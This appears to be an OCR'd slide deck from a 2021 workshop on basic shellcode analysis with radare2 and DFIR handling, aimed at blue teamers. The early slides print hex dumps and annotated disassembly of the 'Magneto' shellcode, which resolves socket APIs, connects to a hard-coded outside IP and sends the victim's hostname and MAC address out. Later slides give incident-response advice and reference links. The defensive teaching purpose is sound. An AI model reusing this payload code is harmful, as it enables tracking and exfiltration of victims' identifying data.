0x000001bc  d585 c081 c404 0100 000f b70f 83f9 0672 6cb9 0600  ...............rl...
0x000001d0  0000 b810 0000 0029 c489 e789 cad1 e250 5231 d28a  .......).......PR1..
0x000001e4  1688 d024 f0c0 e804 3c09 7704 0430 eb02 0437 8807  ...$....<.w..0...7..
0x000001f8  4788 d024 0f3c 0977 0404 30eb 0204 3788 0747 46e2  G..$.<.w..0...7..GF.
0x0000020c  d459 29cf 89fe 5801 c48b bd4b 0200 00f3 a4c6 854f  .Y)...X....K.......O
0x00000220  0200 0001 e82e 0000 0031 c050 5129 cf4f 5753 68c2  .........1.PQ).OWSh.  ; get "Connection: keep-alive¥ r¥ nAccept: */*¥ r¥ nAccept-Encoding: g
0x00000234  eb38 5fff d553 6875 6e4d 61ff d5e9 c8fe ffff 31c9  .8_..ShunMa.......1.  ; closesocket@WS2_32.DLL  ; fcn.00000246
0x00000248  f7d1 31c0 f2ae f7d1 49c3 0000 0000 008d bde9 0200  ..1.....I...........  ; fcn.00000257
0x0000025c  00e8 e4ff ffff 4fb9 4f00 0000 8db5 7502 0000 f3a4  ......O.O.....u.....
 Accept-Encoding:
0x00000284  7469 6f6e 3a20 6b65 6570 2d61 6c69 7665 0d0a 4163  tion: keep-alive..Ac
0x00000298  6365 7074 3a20 2a2f 2a0d 0a41 6363 6570 742d 456e  cept: */*..Accept-En
0x000002ac  636f 6469 6e67 3a20 677a 6970 0d0a 0d0a 0083 c70e  coding: gzip........  ; fcn.000002ae
0x000002c0  31c9 f7d1 31c0 f3ae 4fff e70d 0a43 6f6f 6b69 653a  1...1...O....Cookie:
0x000002d4  2049 443d 7773 325f 3332 0049 5048 4c50 4150 4900   ID=ws2_32.IPHLPAPI.
 Host:           050 41de ca36 4745 5420 2f30 3563 6561 3464  ...PA..6GET /05cea4d  ; GET /05cea4de-951d-4037-bf8f-f69055b279bb HTTP/1.1
0x000002fc  652d 3935 3164 2d34 3033 372d 6266 3866 2d66 3639  e-951d-4037-bf8f-f69
0x00000310  3035 3562 3237 3962 6220 4854 5450 2f31 2e31 0d0a  055b279bb HTTP/1.1..
0x00000324  486f 7374 3a20 0000 0000 0000 0000 0000 0000 0000  Host: ..............
```


Special cases: Magneto

```
0x00000091 pop ebp

0x00000092 cmp dword [ebp + 0x2e9], 0x20544547

0x0000009c jne 0x10e

0x0000009e lea eax, [ebp + 0x2d1]
0x000000a4 push eax

0x000000a5 push 0x726774c
0x000000aa call ebp
0x000000ac test eax, eax

0x000000ae je 0x10e


0x000000b0 lea eax, [ebp + 0x2d8]
0x000000b6 push eax

0x000000b7 push 0x726774c

0x000000bc call ebp
0x000000be test eax, eax

0x000000c0 je 0x10e

0x000000c2 mov ebx, 0x190
0x000000c7 sub esp, ebx
0x000000c9 push esp
0x000000ca push ebx

0x000000cb push 0x6b8029
```

```
/* "GET " */

if (arg_2e9h != 0x20544547) {
    goto label_1;
}


/* LoadLibraryA@KERNEL32.DLL (Import, Hidden, 1 Para

eax = void (*ebp)(void, void) (0x726774c, arg_2d1h);

if (eax == 0) {
    goto label_1;
}
/* "IPHLPAPI" */


/* LoadLibraryA@KERNEL32.DLL */

/* finding function */
eax = void (*ebp)(void, void) (0x726774c, arg_2d8h);

if (eax == 0) {
    goto label_1;
}
ebx = 0x190;



/* WSAStartupA@ws2_32.dll */
```

Special cases: Magneto

```
0x000000df push eax                                |
                                                   |     /* WSASocketA@Ws2_32.dll */
0x000000e0 push 0xe0df0fea                         |
0x000000e5 call ebp                                |     eax = void (*ebp)(void, void, void, void, void, void, void
0df0fea, eax, eax, eax, eax, eax, eax);
0x000000e7 xor ebx, ebx                            |     ebx = 0;
0x000000e9 not ebx                                 |     ebx = ~ebx;
0x000000eb cmp ebx, eax                            |
                                                   |     if (ebx == eax) {
0x000000ed je 0x10e                                |         goto label_1;
                                                   |     }
0x000000ef mov ebx, eax                            |     ebx = eax;
                                                   |     do {
___________________________________________________|_________/* the length, why it has to be this specific?? */
0x000000f1 push 0x10                               |
                                                   |         /* struct sockaddr_in { AF_INET, "80", "65.222.202.54"

0x000000f3 lea esi, [ebp + 0x2e1]                  |
0x000000f9 push esi                                |
0x000000fa push ebx                                |
                                                   |         /* connect(socket, (struct sockaddr*) &sa, sizeof(sa))

0x000000fb push 0x6174a599                         |
0x00000100 call ebp                                |         eax = void (*ebp)(void, void, void, void) (0x6174a599,
arg_2e1h, 0x10);
0x00000102 test eax, eax                           |
                                                   |         if (eax == 0) {
0x00000104 je 0x125                                |             goto label_2;
                                                   |         }
                                                   |         /* try connecting 5 times */
0x00000106 dec byte [ebp + 0x89]                   |         arg_89h--;
0x0000010c jne 0xf1                                |
                                                   |     } while (arg_89h != 0);
```



LAC
ともに、イキル


Special cases: Magneto

```
0x00000130 push edx                                  |
                                                     |     /* gethostname(*name,namelen); */
0x00000131 push 0x1de49b6                            |
0x00000136 call ebp                                  |     eax = void (*ebp)(void, void, void, void
edx);
0x00000138 pop edi                                   |
0x00000139 add esp, 0x100                            |
0x0000013f test eax, eax                             |
                                                     |     if (eax != 0) {
0x00000141 jne 0x239                                 |         goto label_3;
                                                     |     }
0x00000147 push edi                                  |
                                                     |     /* strlen(gethostname); */
0x00000148 call 0x246                                |     fcn_00000246 ();
0x0000014d pop esi                                   |
0x0000014e mov edx, ecx                              |     edx = ecx;
0x00000150 lea edi, [ebp + 0x2e9]                    |     edi = &arg_2e9h;
0x00000156 call 0x246                                |     fcn_00000246 ();
0x0000015b dec edi                                   |     edi--;
0x0000015c cmp edx, 0x20                             |
                                                     |     if (edx >= 0x20) {
0x0000015f jl 0x166                                  |
0x00000161 mov edx, 0x20                             |         edx = 0x20;
                                                     |     }
0x00000166 mov ecx, edx                              |     ecx = 0x20;
0x00000168 push esi                                  |
0x00000169 rep movsb byte es:[edi], byte ptr [esi]   |     *(es:edi) = *(esi);
                                                     |     ecx--;
                                                     |     esi++;
                                                     |     es:edi++;
0x0000016b mov ecx, 0xd                              |     ecx = 0xd;
                                                     |     /* "\ r \ nCookie: ID=" */
0x00000170 lea esi, [ebp + 0x2c4]                    |     esi = &arg_2c4h;
```

Special cases: Magneto

```
0x0000017e pop esi
0x0000017f push esi

0x00000180 push 0x803428a9
0x00000185 call ebp
0x00000187 test eax, eax

0x00000189 je 0x239

0x0000018f mov cx, word [eax + 0xa]
0x00000193 cmp cx, 4

0x00000197 jb 0x239

0x0000019d lea eax, [eax + 0xc]
0x000001a0 mov eax, dword [eax]
0x000001a2 mov ecx, dword [eax]
0x000001a4 mov ecx, dword [ecx]
0x000001a6 mov eax, 0x100
0x000001ab push eax
0x000001ac mov edi, esp
0x000001ae sub esp, eax
0x000001b0 mov esi, esp
0x000001b2 push edi
0x000001b3 push esi
0x000001b4 push ecx
0x000001b5 push ecx

0x000001b6 push 0xb8d27248
0x000001bb call ebp
8, ecx, ecx, esi, edi, eax);
0x000001bd test eax, eax
0x000001bf add esp, 0x104
```

```
/* gethostbyname@WS2_32.DLL */

eax = void (*ebp)(void, void) (0x8

if (eax == 0) {
    goto label_3;
}
cx = *((eax + 0xa));

if (cx < 4) {
    goto label_3;
}

eax = eax + 0xc;
ecx = *(eax);
ecx = *(ecx);
eax = 0x100;

edi = esp;

esi = esp;



/* SendARP@iphlpapi.dll */

eax = void (*ebp)(void, void, void,
```




LAC
ともに、イキル

Special cases: Magneto

```
0x00000212 pop eax                                  |     eax = edx;
0x00000213 add esp, eax                             |
0x00000215 mov edi, dword [ebp + 0x24b]             |     edi = arg_24bh;
0x0000021b rep movsb byte es:[edi], byte ptr [esi]  |     *(es:edi) = *(esi);
                                                    |     ecx--;
                                                    |     esi++;
                                                    |     es:edi++;
0x0000021d mov byte [ebp + 0x24f], 1                |     arg_24fh = 1;
                                                    |     /* get "Connection: keep-alive\ r\ nAccept: */
ding: gzip */
0x00000224 call 0x257                               |     eax = fcn_00000257 ();
0x00000229 xor eax, eax                             |     eax = 0;
0x0000022b push eax                                 |
0x0000022c push ecx                                 |
0x0000022d sub edi, ecx                             |     edi -= ecx;
0x0000022f dec edi                                  |     edi--;
0x00000230 push edi                                 |
0x00000231 push ebx                                 |
                                                    |     /* send@ws2_32.dll */
0x00000232 push 0x5f38ebc2                          |
0x00000237 call ebp                                 |     void (*ebp)(void, void, void, void, void) (0x5
 ecx, eax);
                                                    | label_3:
0x00000239 push ebx                                 |
                                                    |     /* closesocket@WS2_32.DLL */
0x0000023a push 0x614d6e75                          |
0x0000023f call ebp                                 |     void (*ebp)(void, void) (0x614d6e75, ebx);
0x00000241 jmp 0x10e                                |     goto label_1;
                                                    | }
```

Chapter seven DFIR practical hands out

“Clear up our minds”




LAC
ともに、イキル

What blue teamers should know (1)

The progress of rapid (post) exploitation development tools to compromise victim's machines, has made exploit-based detection lesser effective than before. Shellcode is a mai component that we must catch up.

Shellcode is mainly used as a trigger, loader or stager for further intrusion steps. It finds its way injected in an executable memory area through a compromised process caused by various lured exploitation schemes through forms of malicious documents, applications or its libraries and network attack traffics.

Once an intrusion has successfully execute a shellcode in an desired area, that is where forensics need to really look into arbitrary code executed on memory and its artifacts, which is not an easy task to do in a post-incident analysis. This is where the fileless concept is coming from.



LAC
ともに、イキル

What blue teamers should know (2)

There are process injection tools & frameworks; that utilize shellcode in its operations; are having automatic shellcode builder. These frameworks are constantly developed to expand their exploitable targets from end-point to servers to mobile and to the IoTs, not for just IT but OT (ICS) platforms is now a visible targets for these tools.

A modern Endpoint Detection & Response (EDR) products is helping a lot to catch up unwanted intrusion signatures, execution flags and artifacts. Using them is important to protect our critical infrastructures against adversaries along with the discipline to apply security updates.

Once trespassed, there is not so many forensics artifacts for analysis. We know this, and so does our adversaries. So don’t let them know first. Do a regular checks on your perimeter & readiness is strongly advised.

Shellcode handling - Blue team tips on mitigation

For Incident Response & Forensics prespective


On dealing with shellcode in mitigation, these details are a good start points:

- Understanding how it is executed in a systems and then preventing it. There is no magic that can cause a shellcode to run by itself in any system. Its source may come from yet unseen vectors.
- As a blue teamer, the exploitation threat research is important to assess our perimeters. Questions like: “Are we prepared enough to this new type of intrusion?” matters. Test your perimeters.
- You can’t rely only on what has been going on in an affected device without using more information from other environments. Other monitoring network/server/proxy/firewall logs are your eyes and ears.
- If a new suspicious threat intelligence can be gathered, try to reproduce it yourself and carve it to seek artifacts that you may miss or unseen. Make your own signature or playbook is recommendable.

Shellcode in forensics analysis

Hot Forensics vs Re-generate/Re-production

	Hot Forensics	Reproduction
Do-able?	Not easy to be granted Good for cloud incidents	Can be done in our boxes Good for on-promise services
Risk	Can ruin the artifacts	More safely in experiment
Code artifact	If executed, it is there	May not be working as expected
Cost at..	Execution skil & delicate arrangement	Environment development
Verdict possibility	Evidence PoC quality	Need more effort to develop closest environment, to be trusted om its in PoC quality
Cold forensics support	Memory artifacts to gain clue for more artifact carving on cold forensics	Testing artifacts can be used as clue for more artifact carving on cold forensics



LAC
ともに、イキル


Shellcode in forensics analysis
Seeking artifacts with radare2

	Hot Forensics	Cold Forensics/carving
Seek	Command “/?” Limited Piping & Script support	Command “/?” More piping & scripting support
Sizing	Memory block	HDD Image block
Bindiffing	Command “/m” & “/pm”on RAM (has risk on debugging)	Command “/m” & “/pm”on image carving (demerit: time consuming)
Binary/Artifact analysis/scan	Supports memory analysis while carving artifacts, Support FRIDA analysis	Support all carving process, need resource/time on big size, Using zignature & Yara.
Stand-alone portable support	On every OS and architecture, only need mount	Testing artifacts can be used as clue for more artifact carving on cold forensics

Dealing with shellcode in incidents

The IR handling for exploitation, injection & shellcode is basically the same, but victim's may not having much knowledge for it. Therefore below additional steps are advisable:

1. A classic end-points forensics may not give us much to dig on, the problem is, in most cases users may not be aware that an arbitrary code has run in their systems. A hearing on how he recognized it first hand sometimes can be very important.
2. Gathering all IT /OT information is important to check chain activities.
3. Be a friend & be calm, don't be judgemental. It is not victim side's fault. Explain the situation timely w/enough reference during handling, not after. Work for the solution together afterwards.
4. Depends on cases, keeping an option of LIVE forensics (disconnected) maybe helpful for analysis, discuss the scenarios to the team & consider the merit/demerit to do so, especially on the intrusion against services.



LAC
ともに、イキル

My playbook on shellcode analysis


1. Be resourceful enough when especially when dealing with UNIX like systems, do not to be afraid to analyze any live memory. Practise much!
2. Always try to do static analysis on any shellcode you face.
3. Use a good analysis tool that you know well / master.
4. Investigate as per shown in workshop's examples, they are just examples, please adjust it with your own policy, culture, skillsets and environments.
5. Three things that blue teamer is better than adversaries:
    - We analyze the code better.
    - We can team up on analysis, share how-to or re-production results and exchange with each others.
    - We do much documentation on reports and knowledge for verticals and horizontal purpose.

Support the open source community that helps security community.


Chapter six Appendix


“Start and finish anything clean and fresh”

Resources: ExploitDB, PacketStorm, Github



Example of shellcode wrapper





LAC
ともに、イキル


Interesting shellcode cases for you

Double pulsar
https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html

Frenchy Shellcode
https://www.zscaler.com/blogs/research/frenchy-shellcode-wild

Rig Shellcode
http://thembits.blogspot.com/2014/12/rig-exploit-kit-shellcode-analysis.html

Bluekeep shellcode
http://iotsecuritynews.com/technical-analysis-of-bluekeep/



LAC
ともに、イキル

Reference

Good analysis and several references:

- http://rinseandrepeatanalysis.blogspot.com/2018/12/analyzing-windows-shellcode-triage.html
- https://www.hackingloops.com/venom-shellcode-payload-generator/
- https://mmquant.net/analysis-of-metasploit-linux-x86-read_file-shellcode/
- https://newtonpaul.com/analysing-fileless-malware-cobalt-strike-beacon/
- https://securityboulevard.com/2020/07/analyzing-an-instance-of-meterpreters-shellcode/
- https://eo-security.com/slae-assignment-5-msfvenom-shellcode-analysis/
- https://marcosvalle.github.io/re/exploit/2018/10/21/windows-manual-shellcode-part3.html


Workshop resource list (the hands-out URL access)

About the Texas Cyber Summit 2021 workshop:

https://texascyber.com/workshop_schedule/basic-shellcode-analysis-with-radare2-its-dfir-handling-hand-ons/

Workshop program's video explanation:

https://texascyber.com/shellcode-analysis-basics/



LAC
ともに、イキル

Salutation and thank you

Thanks Texas Cyber Summit 2021 for having me!

See you in the shellcode ADVANCE workshop for more!


For attendees please alsop join the shared slack channels for updates!

Contact me at @malwaremustd1e on twitter DM.

@unixfreaxjp October, 2021

Let’s learn not to harm others..

..but learn to save others.



LAC
ともに、イキル

Question(s)?